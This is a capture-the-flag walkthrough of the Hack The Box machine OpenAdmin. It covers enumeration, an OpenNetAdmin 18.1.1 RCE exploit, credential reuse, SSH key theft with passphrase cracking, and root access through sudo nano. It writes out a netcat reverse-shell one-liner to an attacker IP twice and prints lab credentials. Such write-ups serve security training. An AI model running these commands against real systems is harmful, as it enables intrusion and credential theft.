HTB OpenAdmin—Walkthrough

- **The commands starting with # are executed in attacking machine.**
- **The commands starting with $ are executed in OpenAdmin machine.**

ENUMERATION

So let's start enumeration with nmap scan


```
# nmap -A 10.10.10.171
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
| 2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
| 256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_ 256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
```

Apache is running on port 80, on visiting found that there is Apache default page without any information

Running directory brute forcing

```
# python3 dirsearch.py -u http://10.10.10.171/ -e / -t 50
Extensions: / | HTTP method: get | Threads: 50 | Wordlist size: 6122
Target: http://10.10.10.171/
[07:40:24] Starting:
[07:40:30] 200 -   11KB - /
[07:40:53] 200 -   11KB - /index.html
[07:40:57] 301 -  312B  - /music  ->  http://10.10.10.171/music/
Task Completed
```

On visiting found directory /music, found many functionalities after using all that nothing interesting was found. But when clicked on Login, it redirected to **/ona/**



where found that it is **OpenNetAdmin 18.1.1** which is vulnerable to RCE

Initial Shell


The exploit I used is here

```
# python3 exploit.py exploit http://10.10.10.171/ona/
```

To get reverse shell I used netcat

```
# nc -vlp 443

$ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.196 443
>/tmp/f
```



Privilege Escalate— jimmy

After some searching on google found that the database credentials are stored in **`/opt/ona/www/local/config/database_settings.inc.php`** in plaintext

`ona_sys : n1nj4W4rri0R!`

But no interesting information is found inside database, inside /home directory I found that there are two users jimmy and joanna, so I tried the database password as in case the same password is used for user account too

And found that the same password is used for user account **jimmy**

`jimmy : n1nj4W4rri0R!`

Privilege Escalate—joanna

When I was enumerating from www-data I found that a directory **`/var/www/internal`** which cannot be accessed by www-data, but can be accessed with user **jimmy**

```
drwxrwx---  2 jimmy    internal 4096 Nov 23 17:43 internal
```

Inside that there are 3 file

```
-rwxrwxr-x 1 jimmy internal 3229 Nov 22 23:24 index.php
-rwxrwxr-x 1 jimmy internal  185 Nov 23 16:37 logout.php
-rwxrwxr-x 1 jimmy internal  339 Nov 23 17:40 main.php
```

The content of main.php seems interesting and looks like the way to user **joanna**

```
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

It looks like a application here but was not found during web enumeration and also not found any related to port 80, so I tried to find out if there is any addional port which is open

```
jimmy@openadmin:/var/www/internal$ netstat -tl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN
tcp        0      0 localhost:mysql         0.0.0.0:*               LISTEN
tcp        0      0 localhost:52846         0.0.0.0:*               LISTEN
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN
tcp6       0      0 [::]:http               [::]:*                  LISTEN
```

It is found that the port `52846` is only open internally that is for localhost only, I tried to access main.php on this port with the help of curl

```
$ curl -s localhost:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
...
-----END RSA PRIVATE KEY-----
</pre><html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

And found the private key for user joanna, but it needs passphrase to login so I cracked that with **john**

```
// Converting the key to hash to crack the passphrase
# python3 /usr/share/john/ssh2john.py joanna-ssh > hash
//Brute force to get passphrase with rockyou.txt
# john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys)
32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all
loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninjas      (joanna-ssh)

Session completed
```

Found passphrase is **bloodninjas** and successfully logged in with the ssh key

```
# ssh joanna@10.10.10.171 -i joanna-ssh
Enter passphrase for key 'joanna-ssh':bloodninjas
```

```
joanna@openadmin:~$ whoami; id; hostname; ifconfig
joanna
uid=1001(joanna) gid=1001(joanna) groups=1001(joanna),1002(internal)
openadmin
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.171  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 dead:beef::250:56ff:feb9:fd65  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::250:56ff:feb9:fd65  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:fd:65  txqueuelen 1000  (Ethernet)
        RX packets 226521  bytes 29006336 (29.0 MB)
        RX errors 0  dropped 76  overruns 0  frame 0
        TX packets 213707  bytes 73265049 (73.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

user.txt = c9b2cf07d********af62660f0c81b5f

Privilege Escalate—root

It was pretty straight forward, when I checked for sudo permission found that

```
(ALL) NOPASSWD: /bin/nano /opt/priv
```


To read root.txt

```
$ sudo /bin/nano /opt/priv
ctrl + R                        //Read file option in nano
/root/root.txt                  //In the field when nano ask for name
```

To get root shell

```
$ sudo /bin/nano /opt/priv
ctrl + R                        //Read file option in nano
ctlr + X                        //Execute command option in nano
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.196 443
>/tmp/f                      //In the field when nano ask for command


# nc -lvp 443
```



root.txt = 2f907ed450b3********4e8795d5b561